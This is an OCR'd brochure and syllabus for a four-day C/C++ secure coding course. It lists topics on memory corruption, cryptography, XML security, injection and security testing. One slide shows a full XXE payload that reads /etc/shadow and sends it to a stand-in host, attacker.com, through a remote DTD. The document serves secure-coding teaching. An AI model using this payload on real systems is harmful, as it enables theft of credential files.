scademy
secure coding academy

Comprehensive C and C++ secure coding

CL-CCP | Classroom | 4 days

Variants: x86, x64, ARM

Audience: C and C++ developers, software architects and testers
Preparedness: General C/C++ development
Exercises: Hands-on

As a developer, your duty is to write bulletproof code. However…

What if we told you that despite all of your efforts, the code you have been writing your entire career is full of weaknesses you never knew existed? What if, as you are reading this, hackers were trying to break into your code? How likely would they be to succeed?

This advanced course will change the way you look at code. A hands-on training during which we will teach you all of the attackers' tricks and how to mitigate them, leaving you with no other feeling than the desire to know more.

It is your choice to be ahead of the pack, and be seen as a game changer in the fight against cybercrime.

Outline:

- IT security and secure coding
- x86 machine code, memory layout and stack operations
- Buffer overflow
- Practical cryptography
- Security protocols
- Cryptographic vulnerabilities
- XML security
- Common coding errors and vulnerabilities
- Security testing techniques and tools
- Deployment environment
- Principles of security and secure coding
- Knowledge sources

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding
Realize the severe consequences of unsecure buffer handling
Understand the architectural protection techniques and their weaknesses
Have a practical understanding of cryptography
Understand essential security protocols
Understand some recent attacks against cryptosystems
Learn about XML security
Learn about typical coding mistakes and how to avoid them
Be informed about recent vulnerabilities in various platforms, frameworks and libraries
Get practical knowledge in using security testing techniques and tools
Learn how to set up and operate the deployment environment securely
Get sources and further readings on secure coding practices

Related courses:

- CL-CSM - C and C++ security master course (Classroom, 5 days)
- CL-CJW - Combined C/C++, Java and Web application security (Classroom, 4 days)
- CL-CNA - Combined C#, C/C++ and Web application security (Classroom, 4 days)
- CL-JSM - Java and Web application security master course (Classroom, 5 days)
- CL-AAN - Android Java and native code security (Classroom, 4 days)
- CL-STS - Security testing (Classroom, 3 days)

Note: Our classroom trainings come with a number of easy-to-understand exercises providing live hacking fun. By accomplishing these exercises with the lead of the trainer, participants can analyze vulnerable code snippets and commit attacks against them in order to fully understand the root causes of certain security problems. All exercises are prepared in a plug-and-play manner by using a pre-set desktop virtual machine, which provides a uniform development environment.


scademy
secure coding academy

Detailed table of contents

Day 1


IT security and secure coding

- Nature of security
- What is risk?
- IT security vs. secure coding
- From vulnerabilities to botnets and cybercrime
  - Nature of security flaws
  - Reasons of difficulty...
  - From an infected computer to targeted attacks



x86 machine code, memory layout and stack operations

- Intel 80x86 Processors – main registers
- Intel 80x86 Processors – most important instructions
- Intel 80x86 Processors – flags
- Intel 80x86 Processors – control instructions
- Intel 80x86 Processors – stack handling and flow control
- The memory address layout
- The function calling mechanism in C/C++ on x86.............................
- Calling conventions
- The local variables and the stack frame
- Function calls – prologue and epilogue of a function
- Stack frame of nested calls
- Stack frame of recursive functions



Buffer overflow

- Stack overflow
  - Buffer overflow on the stack
  - Overwriting the return address
  - Exercises – introduction
  - Exercise BOFIntro
  - Exercise BOFShellcode

- Protection against stack overflow
  - Specific protection methods
  - Protection methods at different layers
  - The PreDeCo matrix of software security
  - Stack overflow – Prevention (during development)
  - Stack overflow – Detection (during execution)
  - Fortify instrumentation (FORTIFY_SOURCE)
  - Exercise BOFShellcode – Fortify
- Stack smashing protection
  - Stack smashing protection variants
  - Stack smashing protection in GCC
  - Exercise BOFShellcode – Stack smashing protection
  - Effects of stack smashing protection
- Address Space Layout Randomization (ASLR)
  - Randomization with ASLR
  - Practical weaknesses and limitations to ASLR
  - Circumventing ASLR: NOP sledding
- Non executable memory areas – the NX bit
  - Access Control on memory segments
  - The Never eXecute (NX) bit


Day 2

Buffer overflow

- Return-to-libc attack – Circumventing the NX bit protection
  - Circumventing memory execution protection
  - Return-to-libc attack
- Return oriented programming (ROP)
  - Exploiting with ROP
  - ROP gadgets
  - ROP mitigation
    - Mitigation techniques of ROP attack
- Heap overflow
  - Memory allocation managed by a doubly-linked list
  - Buffer overflow on the heap
  - Steps of freeing and joining memory blocks
  - Freeing allocated memory blocks


scademy
secure coding academy

- Case study – Heartbleed
  - TLS Heartbeat Extension
  - Heartbleed – information leakage in OpenSSL
  - Heartbleed – fix in v1.0.1g
- Protection against heap overflow



Practical cryptography

- Rule #1 of implementing cryptography
- Cryptosystems
  - Elements of a cryptosystem
- Symmetric-key cryptography
  - Providing confidentiality with symmetric cryptography
  - Symmetric encryption algorithms
  - Modes of operation
- Other cryptographic algorithms
  - Hash or message digest
  - Hash algorithms
  - SHAttered
  - Message Authentication Code (MAC)
  - Providing integrity and authenticity with a symmetric key
  - Random numbers and cryptography
  - Cryptographically-strong PRNGs
  - Hardware-based TRNGs
- Asymmetric (public-key) cryptography
  - Providing confidentiality with public-key encryption
  - Rule of thumb – possession of private key
  - The RSA algorithm
    - Introduction to RSA algorithm
    - Encrypting with RSA
    - Combining symmetric and asymmetric algorithms
    - Digital signing with RSA
- Public Key Infrastructure (PKI)
  - Man-in-the-Middle (MitM) attack
  - Digital certificates against MitM attack
  - Certificate Authorities in Public Key Infrastructure
  - X.509 digital certificate




Find our full catalog at www.scademy.com/courses
or contact us at training@scademy.com.

Developing motivated
secure coders


Security protocols

- Secure network protocols
- Specific vs. general solutions
- SSL/TLS protocols
  - Security services
  - SSL/TLS handshake



Cryptographic vulnerabilities

- Protocol-level vulnerabilities
  - BEAST
  - FREAK
  - FREAK – attack against SSL/TLS
  - Logjam attack
- Padding oracle attacks
  - Adaptive chosen-ciphertext attacks
  - Padding oracle attack
  - CBC decryption
  - Padding oracle example
  - Lucky Thirteen
  - POODLE



XML security

- Introduction
- XML parsing
- XML injection
  - (Ab)using CDATA to store XSS payload in XML
  - Exercise – XML injection
  - Protection through sanitization and XML validation
- Abusing XML Entity
  - XML Entity introduction
  - XML bomb
  - Exercise – XML bomb
  - XML external entity attack (XXE) – resource inclusion
  - XML external entity attack – URL invocation
  - XML external entity attack – parameter entities

XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/shadow">
  <!ENTITY % dtd SYSTEM http://attacker.com/my.dtd">
%dtd;]>
<roottag>&send;</roottag>
```

- Content of the my.dtd file

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```


COMPANY, CITY, COUNTRY, DATE 124

- Exercise – XXE attack
- Preventing entity-related attacks
- Case study – XXE in Google Toolbar

Day 3

Common coding errors and vulnerabilities


- Input validation
  - Input validation concepts
  - Integer problems
    - Representation of negative integers
    - Integer ranges
    - Integer overflow
    - Integer problems in C/C++
    - The integer promotion rule in C/C++
    - Arithmetic overflow – spot the bug!
    - Exercise IntOverflow
    - What is the value of abs(INT_MIN)?
    - Signedness bug – spot the bug!
    - Integer truncation – spot the bug!
    - Integer problem – best practices
    - Case study – Android Stagefright



  - Injection
    - Injection principles
    - SQL Injection exercise
    - Typical SQL Injection attack methods
    - Blind and time-based SQL injection
    - SQL Injection protection methods
    - Command injection
    - Command injection exercise – starting Netcat

  - Printf format string bug
    - Printf format strings
    - Printf format string bug – exploitation
    - Exercise Printf
    - Printf format string exploit – overwriting the return address

- Mitigation of printf format string problem
- Some other input validation problems
    - Array indexing – spot the bug!
    - Off-by-one and other null termination errors
    - The Unicode bug
- Path traversal vulnerability
    - Path traversal – best practices
- Log forging
    - Some other typical problems with log files
- Case study - Shellshock
    - Shellshock – basics of using functions in bash
    - Shellshock – vulnerability in bash
    - Exercise - Shellshock
    - Shellshock fix and counterattacks
    - Exercise – Command override with environment variables



Common coding errors and vulnerabilities

- Code quality problems
    - Dangers arising from poor code quality
    - Poor code quality – spot the bug!
    - Unreleased resources
    - Type mismatch – Spot the bug!
    - Exercise TypeMismatch
    - Memory allocation problems
        - Smart pointers
        - Zero length allocation
        - Double free
        - Mixing delete and delete[]
    - Use after free
        - Use after free – Instance of a class
        - Spot the bug
        - Use after free – Dangling pointers
        - Case study - WannaCry


scademy
secure coding academy

Day 4

Common coding errors and vulnerabilities

- Improper use of security features
  - Typical problems related to the use of security features
  - Insecure randomness
    - Weak PRNGs in C and C++
    - Stronger PRNGs in C
  - Password management
    - Exercise – Weakness of hashed passwords
    - Password management and storage
    - Brute forcing
    - Special purpose hash algorithms for password storage
    - Argon2 and PBKDF2 implementations in C/C++
    - bcrypt and scrypt implementations in C/C++
    - Case study – the Ashley Madison data breach
    - Typical mistakes in password management
    - Exercise – Hard coded passwords
  - Insufficient anti-automation
    - Captcha
    - Captcha weaknesses
- Sensitive information in memory
  - Protecting secrets in memory
  - Minimize the attack surface
  - Core dumps
  - Disabling core dumps
  - Swapping
  - Preventing swapping
  - Problems with page locking
  - Your secrets vs. dynamic memory
  - Zeroisation
  - Optimization vs. zeroisation – Spot the bug!
  - Best practices
- Improper error and exception handling
  - Typical problems with error and exception handling
  - Empty catch block
  - Overly broad catch
  - Exercise ErrorHandling – spot the bug!
  - Exercise – Error handling


  - Case study – "#iamroot" authentication bypass in macOS
    - Authentication process in macOS (High Sierra)
    - Incorrect error handling in opendirectoryd
    - The #iamroot vulnerability (CVE-2017-13872)
  - Information leakage through error reporting
- Time and state problems
  - Time and state related problems
  - Serialization errors (TOCTTOU)
  - Attacks with symbolic links
  - Exercise TOCTTOU



Security testing techniques and tools

- General testing approaches
- Source code review
  - Code review for software security
  - Taint analysis
  - Heuristic-based
  - Static code analysis
    - Exercise – Static code analysis using FlawFinder
- Testing the implementation
  - Dynamic security testing
  - Manual vs. automated security testing
  - Penetration testing
  - Stress tests
  - Binary and memory analysis
    - Exercise – Binary analysis with strings
  - Instrumentation libraries and frameworks
    - Exercise – Using Valgrind

  - Fuzzing
    - Automated security testing - fuzzing
    - Challenges of fuzzing
    - Exercise – Fuzzing with AFL (American Fuzzy Lop)




scademy
secure coding academy

Deployment environment

- Configuration management
- Hardening
- Patch management
- Assessing the environment
  - Password audit
  - Exercise – using John the Ripper

- Vulnerability management
  - Vulnerability repositories
  - Vulnerability attributes
  - Common Vulnerability Scoring System – CVSS
  - Vulnerability scanners



Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases
- Recommended books – C/C++